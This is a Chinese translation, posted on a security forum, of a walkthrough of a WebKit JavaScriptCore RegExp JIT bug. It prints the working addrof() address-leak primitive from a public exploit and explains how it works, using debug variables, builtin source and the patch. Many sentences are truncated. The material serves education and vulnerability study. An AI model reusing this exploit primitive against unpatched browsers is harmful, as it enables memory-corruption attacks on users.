# WebKit RegExp Exploit addrof() walk-through - browser 0x04

mss**** / 2019-06-29 06:04:00 / 浏览数 5215 安全技术 二进制安全 顶(0) 踩(0)

---

原文地址：https://liveoverflow.com/webkit-regexp-exploit-addrof-walk-through-browser-0x04/

## Introduction

在前面的文章中，我们为读者不仅为读者介绍了jsc的内部原理，同时，也阐释了exploit的相关原理。所以，在这篇文章中，我们将为读者演示Linus的exploit。考察其源代

```
<script src="ready.js"></script>
<script src="logging.js"></script>
<script src="utils.js"></script>
<script src="int64.js"></script>
<script src="pwn.js"></script>
```

如上所示，这里涉及多个文件，其作用我们将在后面详细介绍。现在，我们将从pwn.js开始下手。实际上，这个脚本很长，大约536行代码，它们的作用是最终获得任意代码

## The Familiar

首先，我们来看看前两个函数，即addrofInternal()和addrof()函数。为了便于研究，不妨先将这两个函数复制到一个单独的javascript文件中，比如test.js。顾名思义，add

```
object = {}
print(addrof(object))
```

我们可以利用jsc来完成相应的测试。

```
$ ./jsc ~/path/to/test.js
```

如果出现`dyld:symbol not found`这样的错误，那说明需要将动态加载器框架路径设置为Mac中的调试构建目录，具体如下所示。

```
$ export DYLD_FRAMEWORK_PATH=~/sources/WebKit.git/WebKitBuild/Debug
```

如果我们尝试用jsc运行这个文件，

```
$ ./jsc ~/path/to/test.js
5.36780059573437e-310
```

我们将会看到一个奇怪的数字（实际上是一个内存地址），下面，我们使用Python来进行解码。

```
>>> leak = 5.36780059573437e-310
>>> import struct # import struct module to pack and unpack the address
>>> hex(struct.unpack("Q", struct.pack("d", leak))) # d = double, Q = 64bit int
0x62d0000d4080
```

好了，0x62d0000d4080是不是更像一个地址呀？为了快速确认它是否为我们的对象的地址，我们可以使用description方法来显示该对象的相关信息。

```
object = {}
print(describe(object))
print(addrof(object))

$ ./jsc ~/path/to/test.js
Object: 0x62d0000d4080 with butterfly ...
5.36780059573437e-310
```

很明显，两者是一致的，这证实这的确是一个地址泄漏漏洞。但是这里是如何得到这个地址的呢？目前来看，貌似是addrof和addrofInternal不知何故泄露了地址，所以，

```
// Need to wrap addrof in this wrapper because it sometimes fails (don't know why, but this works)
function addrof(val) {
 for (var i = 0; i < 100; i++) {
   var result = addrofInternal(val);
   if (typeof result != "object" && result !== 13.37){
       return result;
   }
 }

 print("[-] Addrof didn't work. Prepare for WebContent to crash or other strange\
       stuff to happen...");
 throw "See above";
```

```
}
```

总体来说，该函数似乎有一个循环，循环次数大约为100次，每次循环时，它都会调用addrofInternal函数。然后，检查结果的类型是否为“object”，以及其值是否为13.37。

```
//
// addrof primitive
//
function addrofInternal(val) {
 var array = [13.37];
 var reg = /abc/y;

 function getarray() {
   return array;
 }

 // Target function
 var AddrGetter = function(array) {
   for (var i = 2; i < array.length; i++) {
     if (num % i === 0) {
       return false;
     }
   }

   array = getarray();
   reg[Symbol.match](val === null);
   return array[0];
 }

 // Force optimization
 for (var i = 0; i < 100000; ++i)
   AddrGetter(array);

 // Setup haxx
 regexLastIndex = {};
 regexLastIndex.toString = function() {
   array[0] = val;
   return "0";
 };
 reg.lastIndex = regexLastIndex;

 // Do it!
 return AddrGetter(array);
}
```

## The Bug

首先，这里有一个数组array，但只有一个元素，即13.37，如果我们考察最后一行的return语句，发现它会调用AddrGetter函数，该函数将返回该数组的第一个元素。因此
13.37是否成立是有意义的，如果返回的值仍然是13.37的话，那么，我们就会再试一次。因此，该数组的第一个元素应该通过某种方式变为对象的地址。

此外，这里还有一个正则表达式对象reg，其RegEx选项被设为“y”，这意味着搜索是具有粘性的（sticky），而sticky是RegEx行为的一个特殊RegEx选项，表示仅从正则表达
。前文说过，这个漏洞是由于优化RegEx匹配方式的问题所致，因此这个RegEx非常重要。

另外，这里还有一个名为getArray的冗余函数，它只用于返回该数组，所以，貌似我们可以删除该函数。


同时，上面还有一个循环，迭代次数为100,000次并调用AddrGetter函数。这样做是为了强制进行JIT优化。

AddrGetter函数中有一个for循环，虽然它什么也不做，但显然有一个特殊的用途。并且saelo在类似漏洞的利用代码的注释中也说过，“某些代码可以避免内联”，这意味着J

这里还有一个名为AddrGetter的函数，这个函数的功能很简单——调用match方法并返回array[0]。通过Symbol，我们能够以不同的方式调用match方法，不过，我们也可

然而，这些应该不会引发安全问题，因为一旦某个东西在JIT化的代码中出现副作用的话，它就会被丢弃，对吗？结果到底如何，我们拭目以待。(副作用是可以将数组从双精

现在，我们创建一个名为regexLastIndex的对象，并覆盖toString方法。一旦该函数被执行，array[0]的值就会被改变，并且该函数将返回“0”。我们知道，该数组最初是一个




最后，将reg.lastIndex分配给新创建的对象regexLastIndex。所以现在，这个函数已经基本就绪，它将数组的第一个元素设置为我们指定的值，只是它还没有被执行。不过

lastIndex是正则表达式实例的读/写整数属性，指定下次匹配时从哪一个索引开始。

如果RegEx是从lastIndex属性读取相关数据，以确定下次匹配时从哪里开始的话，那么，我们也许能欺骗经过优化的JIT型代码，使其将该数组视为双精度浮点型（ArrayWit

这就是再次执行AddrGetter的原因。此时，这个函数将被JIT化，经过优化的JIT型代码将执行一个功能与我们原来的正则表达式等价的正则表达式，但现在具体代码会有些不

大家还记得前面表示黏性的"y"吗？

sticky■■■■■■■■■■■■■■■■■■■■■■■lastIndex■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■sticky■■■■■■■

现在，内部RegEx代码必须查看lastIndex属性，但它注意到——它并不是数字，而是一个对象，所以，它会试图通过调用toString将结果转换为数字，而这会触发对数组的

现在，该数组将会被更新，并且该数组的第一个元素被设置为我们的对象。匹配结束后，我们最终通过AddrGetter返回第一个元素。问题就出在这里。JIT化的函数仍然返回

这里的主要问题是，在相关函数JIT化后，Javascript引擎仍然认为数组没有发生变化，并仍然将返回的数组的第一个元素作为双精度浮点型看待，但事实上，它已经变为一个

## Cleaning the Exploit Code

在WebKit官方网站的一篇讲解调试技术文章中，介绍了许多在调试过程中非常有用的环境变量，就这里来说，我们最感兴趣的一个环境变量就是JSC_reportDFGCompileTi

```
function addrof(val) {
 for (var i = 0; i < 100; i++) {
   print("exploit attempt nr.", i); // Added print statement to see different attempts
   var result = addrofInternal(val);
 ...
```

现在，如果我们在JSC_reportDFGCompileTimes = true时运行它，我们将看到以下结果。


如您所见，这里进行了两次不同的尝试。第一次尝试失败了，其中AddrGetter函数优化了两次：一次使用DFG进行的优化，另一次使用FTL进行的优化。不过，第二次尝试成

```
// Force optimization
 for (var i = 0; i < 10000; ++i)
   AddrGetter(array);
```

现在，如果我们再次运行，该exploit就会立即生效，所以，现在可以删除这个封装函数并直接调用它。

## Digging Deep

接下来，我们开始考察JSC_dumpSourceAtDFGTime环境变量，通过它可以找到所有将被优化的JavaScript代码，我们可以沿着这些线索进行深挖。

```
$ JSC_dumpSourceAtDFGTime=true \
JSC_reportDFGCompileTimes=true \
./jsc test.js
```


如您所见，它指出了哪些函数经过了优化处理，在我们的例子中，就是AddrGetter函数。由于这个函数使用了match函数，因此在上图中可以看到，在进行RegEx匹配时该


```
// builtins/StringPrototype.js
// '...' = code we are not interested in.
function match(regex)
{
   "use strict";

   if (this == null)
       @throwTypeError(...);

   if (regex != null) {
       var matcher = regexp.@matchSymbol; // Linus's exploit directly called matchSymbol
       if (matcher != @undefined)
           return matcher.@call(regexp, this);
   }
   ...
}
```

```
[2] Inlined match#DLDZSb:[0x62d0001e4460->0x62d000159080, BaselineFunctionCall, 112 (ShouldAlwaysBe
(StrictMode)] at AddrGetter#C2107a:[0x62d0001e4af0->0x62d0001e4230->0x62d000158f20, DFGFunctionCall
33
'''function match(regexp)
{
    "use strict";

    if (this == null)
        @throwTypeError("String.prototype.match requires that |this| not be null or undefined");

    if (regexp != null) {
        var matcher = regexp.@matchSymbol;
        if (matcher != @undefined)
            return matcher.@call(regexp, this);
    }

    let thisString = @toString(this);
    let createdRegExp = @regExpCreate(regexp, @undefined);
    return createdRegExp.@matchSymbol(thisString);
}'''
[3] Inlined [Symbol.match]#BFrWhl:[0x62d0001e4690->0x62d000099130, BaselineFunctionCall, 119 (Shoul
Inlined) (StrictMode)] at AddrGetter#C2107a:[0x62d0001e4af0->0x62d0001e4230->0x62d000158f20, DFGFun
, 46] bc#52
'''function [Symbol.match](strArg)
{
```

我们还可以看到，该引擎也对Symbol.match的代码进行了相应的内联和优化处理，其源代码可以在builtins/RegExpPrototype.js中找到。

```
// builtins/RegExpPrototype.js
@overriddenName="[Symbol.match]"
function match(strArg)
{
 ...

 if (!@hasObservableSideEffectsForRegExpMatch(this))
     return @regExpMatchFast.@call(this, str);
 return @matchSlow(this, str);
}
```

如上所示，这里确实检查了代码是否有副作用（side effects）！
如果代码确实有副作用的话，那么它将调用MatchSlow；如果没有的话，那么它将调用RegExpMatchFast。如果我们查看该漏洞的补丁程序，我们会发现其中添加了一个检




```
return typeof regexp.lastIndex !== "number";
```

这将检查正则表达式的lastIndex属性是否为“数字”，因为在我们的exploit中，我们创建了一个带有toString函数的对象，而非数字。也就是说，这个漏洞之所以存在，是因为

顺便说一句，regExpMatchFast并不是一个函数，相反，它更像是一个“操作代码/指令”，具体代码请参见DFGAbstractInterpreterInlines.h文件。

```
switch (node->op()) {
   ...
   case RegExpTest:
       // Even if we've proven know input types as RegExpObject and String,
       // accessing lastIndex is effectful if it's a global regexp.
       clobberWorld();
       setNoneCellTypeForNode(node, SpecBoolean);
       break;
   case RegExpMatchFast:
       ...
   ...
}
```

这是一个非常大的switch语句，其作用是从图中获取一个节点并检查它的操作码。其中，有一个case子句是用来检查regExpMatchFast的。有趣的是，在这个子句的上面，这

```
Even if we've proven know input types as RegExpObject and String, accessing lastIndex is effectful if it's a global regexp.
```

所以我猜他们确实想到了访问lastIndex会执行导致副作用的Javascript代码，从而破坏所做的所有假设.....但是regExpMatchFast被遗忘了。

这的确很酷，不是吗？

## Resources

- test.js
- JavaScriptCore CSI: A Crash Site Investigation Story
- LinusHenze WebKit-RegEx-Exploit
- Saelo cve-2018-4233
- Vulnerability Patch
- Video Explanation


上一篇：printf 常见漏洞 下一篇：Windows Kernel Ex...

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板